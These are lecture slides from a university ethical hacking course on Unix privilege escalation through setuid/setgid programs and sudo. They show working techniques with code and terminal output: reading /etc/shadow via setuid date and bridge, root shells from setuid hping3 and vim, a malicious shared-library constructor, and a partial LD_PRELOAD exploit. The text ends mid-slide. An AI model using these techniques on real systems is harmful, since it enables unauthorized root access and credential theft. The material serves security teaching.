

ETHL - Ethical Hacking Lab

0x05 - Hacking Unix p1

Davide Guerri - davide[.]guerri AT uniroma1[.]it
Ethical Hacking Lab
Sapienza University of Rome - Department of Computer Science



This slide deck is released under Creative Commons
Attribution-NonCommercial (CC BY-NC)



ToC

1

Lateral Movement
and Privilege
Escalation

2

Exploiting
SetUID/SetGID
and sudo



Lateral Movement and Privilege Escalation



Lateral Movement and Privilege Escalation

After gaining a foothold on a system

Often, we don't have enough privileges to proceed further on the kill chain. E.g,

- Stage 5 - Installation
 - Persistence may not be possible
- Stage 7 - Actions on Objectives
 - Access sensitive information or install ransomware (if you are a bad guy)
 - Control victim system while remaining undetected
 - clean up traces, install rootkits, ...



Lateral Movement and Privilege Escalation

After gaining a foothold on a system

Typical scenario: Web Application

- You impersonate www-data (or www, html, ...)
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
- On modern systems, services **often** run according to the least privileges principle
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
redis:x:138:150::/var/lib/redis:/usr/sbin/nologin



Lateral Movement and Privilege Escalation

Privilege Escalation (PE) is the act of gaining higher-level access

By exploiting:

- Bugs
- Design flaws
- Configuration oversights
- Users' mistakes



Lateral Movement and Privilege Escalation

It's not always a straight upward escalation

The same principles can be used to gain access to other non-privileged users

- Which may or may not grant you enough privileges to do what you want

Moving from one user to another is called **Lateral Movement**



Lateral Movement and Privilege Escalation

As PE, Lateral Movement is typically possible thanks to:

- the additional information gathered with the initial access, e.g.:
 - passwords found somewhere on the system
- the change in accessible scope, e.g.:
 - services, systems, or applications not previously accessible

We shall see more on those...



Lateral Movement and Privilege Escalation

The Confused Deputy Problem - In the context of cybersecurity is a specific type of Privilege Escalation

Computer program tricked by another agent, with fewer privileges, into misusing its authority

Example we have seen or talked about:

- XSS - trick victim's browser into executing arbitrary Javascript
- FTP bounce scan (nmap) - trick 3rd party FTP server

Other examples:

- CSRF - forces user to execute unwanted actions on a web application in which they're currently authenticated
- Abuse sudo/setuid applications to do unintended things (more on this soon)



Exploiting SetUID/SetGID and sudo



Exploiting SetUID/SetGID

Quick recap on UNIX

permissions: SetUID/SetGID

U G O (octal)

rwx r-x r-x (0755)

rws r-x --- (4750)

rwx rws r-x (2775)

Three permission triads

first triad	what the owner can do
second triad	what the group members can do
third triad	what other users can do

Each triad


first character	r: readable
second character	w: writable
third character	x: executable s or t: setuid/setgid or sticky (also executable) S or T: setuid/setgid or sticky (not executable)

Source: Wikipedia



Exploiting SetUID/SetGID

Quick recap on UNIX permissions: SetUID/SetGID



The screenshot shows a terminal window with the following session:

```
$ stat -c '%A %a %h %U %G %s %y %n' ssh-agent sudo ping
-rwxr-sr-x 2755 1 root _ssh 461032 2024-01-17 23:50:07.000000000 +0100 ssh-agent
-rwsr-xr-x 4755 1 root root 335104 2024-01-26 21:10:13.000000000 +0100 sudo
-rwxr-xr-x 755 1 root root 147824 2024-02-11 20:16:58.000000000 +0100 ping

$ getcap ping
ping cap_net_raw=ep
```

We won't discuss capabilities
but be aware of their existence

The terminal window has a title bar "km1 — davide@lechuck". The bottom status bar shows "km1" 21:31 12-Mar-24".



Exploiting SetUID/SetGID

Quick recap on UNIX permissions: SetUID/SetGID


A few important things to keep in mind, from a security perspective:

- Symlinks always have 0777 - **Effective permissions are given by the target of the link**
- Writing over/changing ownership on a setuid/setgid file **removes setuid/setgid bits**
- Most unices ignore the setuid attribute **when applied to #! scripts**
- Running a SetUID/SetGID program uses **effective user/group ID** (euid/egid)
 - These are different from uid/gid - some programs may drop privileges by default
- **LD_PRELOAD** and **LD_LIBRARY_PATH** are ignored for SetUID binaries (more later)




Exploiting SetUID/SetGID

Quick recap on UNIX permissions: SetUID/SetGID



```
$ sudo install -m=xs $(which bash) .
(gt@km1)-[~]
$ ls -l bash
---s--s--x 1 root root 1412016 Mar 13 18:55 bash

(gt@km1)-[~]
$ ./bash
bash-5.2$ id
uid=1000(gt) gid=1000(gt) groups=1000(gt),4(adm),20(dialog),24(cdrom),25(floppy),27(sudo),29(audio),30(dip),44(video),46(plugdev),109(netdev),117(bluetooth),120(wireshark),134(scanner),142(kaboxer),145(docker)
bash-5.2$ :
```



```
$ ls -l bash
---s--s--x 1 root root 1412016 Mar 13 18:57 bash

(gt@km1)-[~]
$ ./bash -p
bash-5.2# id
uid=1000(gt) gid=1000(gt) [euid=0(root) egid=0(root)] group
s=0(root),4(adm),20(dialog),24(cdrom),25(floppy),27(sudo),
29(audio),30(dip),44(video),46(plugdev),109(netdev),117
(bluetooth),120(wireshark),134(scanner),142(kaboxer),145(
docker),1000(gt)
bash-5.2# :
```



Exploiting SetUID/SetGID

What can we do with setuid programs? Just a few ideas...

Abusing setuid/setgid programs may allow PE if:

- Can (be forced to) **read/write files** → may leak sensitive data
- Can be forced to **print errors insecurely** → may leak sensitive data
- Can be forced to **execute code** that we control
 - **execute other programs** that we control
 - **load shared objects** that we control
 - **vulnerable to some other code injection** (e.g., buffer overflow)




Exploiting SetUID/SetGID

Program reads/writes files → may leak sensitive data

less, more, vi, cat, strings ...

- read or even write files like /etc/shadow or /etc/sudoers
- leak passwords in databases (in combination with password reuse)
- leak other users' private keys or other authentication material (e.g., ssh keys)
- leak other users' command history
- ...





[challenge]

10 minutes challenge



Exploiting SetUID/SetGID

Why do most unices ignore the setuid attribute when applied to #! scripts?

Because secure scripting is *hard*


Challenge

Try to hack this toy app to achieve RCE

```
--- guess.sh ---
#!/bin/bash

random_number=$(( RANDOM % 100 ))
echo "Guess a number between 0 and 99"
while true; do
    read -p "Enter your guess: " guess
    if [[ "$guess" -eq "$random_number" ]]; then
        echo "Congratulations, you guessed it!"
        break
    elif [[ "$guess" -lt "$random_number" ]]; then
        echo "Too low, try again."
    else
        echo "Too high, try again."
    fi
done
-----
# Run it directly or expose it to the network with:
chmod +x ./guess.sh
socat TCP-LISTEN:1234,fork EXEC:'./guess.sh'
```





[demo]

Leak data abusing setuid
programs



Exploiting SetUID/SetGID

Program prints errors insecurely → may leak sensitive data

Some programs may reveal all or parts of arbitrary files, e.g.:



The screenshot shows a terminal window with the following session:

```
$ sudo install -m =xs $(which bridge) .
[gt@km1] ~
$ ./bridge -batch /etc/shadow
Object "root:$y$j9T$.kQmE9SX5x7M0" is unknown
, try "bridge help".
Command failed /etc/shadow:1
[gt@km1] ~
$
```


The terminal window has a dark background and light-colored text. The title bar says "km1 — davide@lechuck". The bottom status bar shows the date and time: "km1" 21:35 13-Mar-24. A redacted password entry is visible in the middle of the terminal output.



Exploiting SetUID/SetGID

Program prints errors insecurely → may leak sensitive data

Think twice before allowing
users to update the system
date ;)



The screenshot shows a terminal window titled 'km1 — davide@lechuck'. The command entered is 'sudo install -m =4755 /bin/date .'. The output shows the program reading from '/etc/shadow' and printing out many entries, including the root password entry which has been redacted.

```
$ sudo install -m =4755 /bin/date .
(gt@km1) ~
$ ./date -f /etc/shadow
./date: invalid date 'root:XXXXX REDACTED XXXXX'
./date: invalid date 'daemon:*:18953:0:99999:7:::'
./date: invalid date 'bin:*:18953:0:99999:7:::'
./date: invalid date 'sys:*:18953:0:99999:7:::'
./date: invalid date 'sync:*:18953:0:99999:7:::'
./date: invalid date 'games:*:18953:0:99999:7:::'
./date: invalid date 'man:*:18953:0:99999:7:::'
./date: invalid date 'lp:*:18953:0:99999:7:::'
./date: invalid date 'mail:*:18953:0:99999:7:::'
./date: invalid date 'news:*:18953:0:99999:7:::'
./date: invalid date 'uucp:*:18953:0:99999:7:::'
./date: invalid date 'proxy:*:18953:0:99999:7:::'
./date: invalid date 'www-data:*:18953:0:99999:7:::'
./date: invalid date 'backup:*:18953:0:99999:7:::'
./date: invalid date 'list:*:18953:0:99999:7:::'
```

"km1" 16:05 01-Apr-24



Exploiting SetUID/SetGID

Execute other programs that we control

Many applications allow running external programs, few examples:

- nmap, hping3;
- vim, gawk, less, more, find;
- docker, distcc, make...



Exploiting SetUID/SetGID

Execute other programs that we control


Occasionally, we can “inject”, or control, what the application executes - e.g.:

1. The app inherits the PATH we control and uses relative paths AND
2. The app executes a program that we can overwrite

Note, the following won’t work:

- Aliases and functions - only live in the shell defining it (and need interactive shells)
- Built-ins - are part of the shell itself






[demo]

Executing shells from setuid programs



Exploiting SetUID/SetGID

Example: abusing SUID hping3




The screenshot shows a terminal window with the following session:

```
$ sudo install -m =xs $(which hping3) .
└─(gt@km1)─[~]
$ ./hping3
hping3> /bin/sh -p
# id
uid=1000(gt) gid=1000(gt) euid=0(root) egid=0(root) groups=0(root),4(adm),20(dialout),24(cdrom),25(floppy),27(sudo),29(audio),30(dip),44(video),46(plugdev),109(netdev),117(bluetooth),120(wireshark),134(scanner),142(kaboxer),145(doc
ker),1000(gt)
# 
```

The terminal window has a title bar "km1 — davide@lechuck" and a status bar at the bottom showing "[0]" and the date/time "km1" 21:10 14-Mar-24".




Example: abusing SUID vim



1

```
$ sudo install -m =xs $(which vim) .  
[gt@km1 ~]$ ./vim
```



2

```
~  
~  
~  
~  
~  
#!/bin/sh -p  
[0]
```



3

```
$ sudo install -m =xs $(which vim) .  
[gt@km1 ~]$ ./vim  
  
# id  
uid=1000(gt) gid=1000(gt) euid=0(root) egid=0(root) groups=0(root),4(adm),20(dialout),24(cdrom),25(floppy),27(sudo),29(audio),30(dip),44(video),46(plugdev),109(netdev),117(bluetooth),120(wireshark),134(scanner),142(kaboxer),145(docker),1000(gt)  
#
```

"km1" 21:12 14-Mar-24

Exploiting SetUID/SetGID

Load shared objects that we can control


Some executables may load shared objects insecurely

- or maybe we can write in the directories where those .so are

strace (runtime) can be used to identify loaded shared objects and failures

- ldd can be used to analyse the binary statically





[demo]

Executing shells with .so
injection



Exploiting SetUID/SetGID

Demo program

Let's simulate a scenario where additional features to a program are available only to licensed users.

Along with the licence, a shared object is given to the user (`libcalc.so`)

Build with

```
gcc ./calc.c -o calc
```

```
sudo install -m=4755 ./calc ./suid-calc
```

```
#include <dlfcn.h>
#include <stdio.h>

// Licensed library
#define LIBCALC "./libcalc.so"

int main() {
    void *handle; // dlopen handle
    // Function pointer to be retrieved from LIBCALC
    int (*awesome_sum)();

    // Open the shared library
    handle = dlopen(LIBCALC, RTLD_LAZY);
    if (handle) {
        // Get the function pointer from the library
        awesome_sum = dlsym(handle, "function_awesome_sum");
        if (!awesome_sum) { dlclose(handle); return 1; }
        // Call awesome sum()
        int result = awesome_sum(14, 15);
        printf("Awesome user, your SuM is: %d\n", result);
        dlclose(handle);
    } else {
        // Fall back if the user doesn't have the licence
        printf("Sum is: %d\n", 14 + 15);

        return 0;
    }
}
```

[^] `calc.c`




Exploiting SetUID/SetGID

You won't always have the source code...

```
strace ./suid-calc 2>&1 | grep -iE "open|access|no such file"
```

So we “learn” that the program uses an insecure relative path to load the share object



The screenshot shows a terminal window titled "km1 — davide@lechuck". The command run is "strace ./suid-calc 2>&1 | grep -iE "open|access|no such file"". The output highlights several failed file operations:

```
130 x
faccessat(AT_FDCWD, "/etc/suid-debug", F_OK) = -1 ENOENT (No such file or directory)
faccessat(AT_FDCWD, "/etc/suid-debug", F_OK) = -1 ENOENT (No such file or directory)
faccessat(AT_FDCWD, "/etc/ld.so.preload", R_OK) = -1 ENOENT (No such file or directory)
openat(AT_FDCWD, "/etc/ld.so.cache", O_RDONLY|O_CLOEXEC) = 3
openat(AT_FDCWD, "/lib/aarch64-linux-gnu/libc.so.6", O_RDONLY|O_CLOEXEC) = 3
openat(AT_FDCWD, "./libcalc.so", O_RDONLY|O_CLOEXEC) = -1 ENOENT (No such file or directory)
```

The terminal also shows the status bar with "[0]" and "km1" 21:49 19-Mar-24".

Exploiting SetUID/SetGID

Create a fake library with a malicious ctor

(e.g., we would rather not wait for
function_awesome_sum to be called)

Note the use of **setuid(0)** instead of calling

/bin/sh with -p

Compile with:

```
gcc -shared -fPIC -o libcalc.so libcalc.c
```

```
#include <stdlib.h>
#include <unistd.h>

static void inject()
__attribute__((constructor));

void inject() {
    setuid(0);
    system("/bin/sh");
}

// Optional
int function_awesome_sum(int, int) {
    return -1;
}
```

^ *libcalc.c*



Exploiting SetUID/SetGID

suid-calc will now load our malicious library, which will spawn a root shell for us

```
└$ ./suid-calc
# id
uid=0(root) gid=1000(gt) groups=1000(gt),4(adm),20(dialout),24(cdrom),25(floppy),27(sudo),29(audio),30(dip),44(video),46(plugdev),109(netdev),117(bluetooth),120(wireshark),134(scanner),142(kabober),145(docker)
# exit
Awesome user, your SuM iS: -1

└(gt㉿km1)-[~/source/eth]
└$
```

[0]

"km1" 22:02 19-Mar-24



Exploiting SetUID/SetGID

Example: vulnerable to some other code injection

We shall see this case, in details, in the binary exploitation lessons.

In short: **If** we can inject code, for instance exploiting some memory corruption, we can achieve PE:

- Injected code will run with privileged EUID and EGID
- Exploit-DB contains many examples of this, some of them also in Metasploit
 - Examples: [CVE-2019-10149](#), [CVE-2019-14267](#)



Exploiting SetUID/SetGID

Find your potential SUID/SGID PE vectors

```
find / -type f \(\ -perm -u+s -o -perm -g+s \| \) -ls 2>/dev/null
```



Exploiting sudo

Quick recap on UNIX permissions: sudo

sudo (SuperUser-DO) allows running programs as root


- The user invoking sudo, must be enabled to do so
- Administrators can grant `sudo` privileges to specific users or groups using the `/etc/sudoers` file
- Unless specified otherwise in sudoers, the invoking user must enter their password
 - **Note:** often in security testing, you impersonate users w/o knowing their password



Exploiting sudo

Quick recap on UNIX permissions: sudo

In short, **sudo** set the UID and GID to those of the superuser



```
↳ $ id
uid=1000(gt) gid=1000(gt) groups=1000(gt),4(adm),20(dialout),24(cdrom),25(floppy),27(sudo),29(audio),30(dip),44(video),46(plugdev),109(netdev),117(bluetooth),120(wireshark),134(scanner),142(kaboxer),145(docker)

[gt@km1 ~]
$ sudo id
uid=0(root) gid=0(root) groups=0(root),4(adm),20(dialout),120(wireshark),142(kaboxer)
```



Exploiting sudo

Quick recap on UNIX permissions: sudo

The environment is not preserved (the root env is used), unless:

- Specified otherwise on the command line; and
- Allowed in the sudoers configuration




Exploiting sudo

Quick recap on UNIX permissions: sudo

List what sudo permission the current user has:

```
sudo -l
```



```
↪ km1 — davide@lechuck
└$ sudo -l
Matching Defaults entries for gt on km1:
  env_reset, mail_badpass,
  secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty,
  secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/usr/X11/bin

Runas and Command-specific defaults for gt:
  Defaults!/etc/init.d/kinto setenv, env_reset, env_delete+=PATH, env_delete+=LD_PRELOAD,
  env_delete+=LD_LIBRARY_PATH, env_delete+=SSH_AUTH_SOCK, env_delete+=PYTHONPATH,
  env_delete+=PERL5LIB

User gt may run the following commands on km1:
  (ALL : ALL) ALL
  (root) NOPASSWD: /etc/init.d/kinto *
  (root) NOPASSWD: /usr/bin/systemctl restart xkeysnail
  (root) NOPASSWD: /usr/bin/systemctl start xkeysnail
  (root) NOPASSWD: /usr/bin/systemctl stop xkeysnail
  (root) NOPASSWD: /usr/bin/systemctl status xkeysnail
  (root) NOPASSWD: /usr/local/bin/logoff.sh
  (root) NOPASSWD: /usr/bin/pkill -f logoff
  (root) NOPASSWD: /usr/bin/pkill -f bin/xkeysnail
  (root) NOPASSWD: /usr/local/bin/xkeysnail *
  (root) NOPASSWD: /usr/bin/systemctl is-active --quiet xkeysnail
  (root) NOPASSWD: /usr/lib/systemd/system/xkeysnail.service
```

[0]

"km1" 20:34 20-Mar-24



Exploiting sudo

Most of the strategies we have seen for SUID/SGID are also valid for sudo

Just remember EUID vs UID and EGID vs GID. Abusing sudo programs may allow PE if:

- Can (be forced to) **read/write files** → may leak sensitive data
- Can be forced to **print errors insecurely** → may leak sensitive data
- Can be forced to **execute code** that we control
 - **execute other programs** that we control
 - **load shared objects** that we control
 - **vulnerable to some other code injection** (e.g., buffer overflow)



Exploiting sudo

```
#include <stdlib.h>

void __init() {
    unsetenv("LD_PRELOAD");
    system("/bin/sh");
}
```

^ ldp.c

Additional exploitation strategies for sudo: LD_PRELOAD

Compile the program with

```
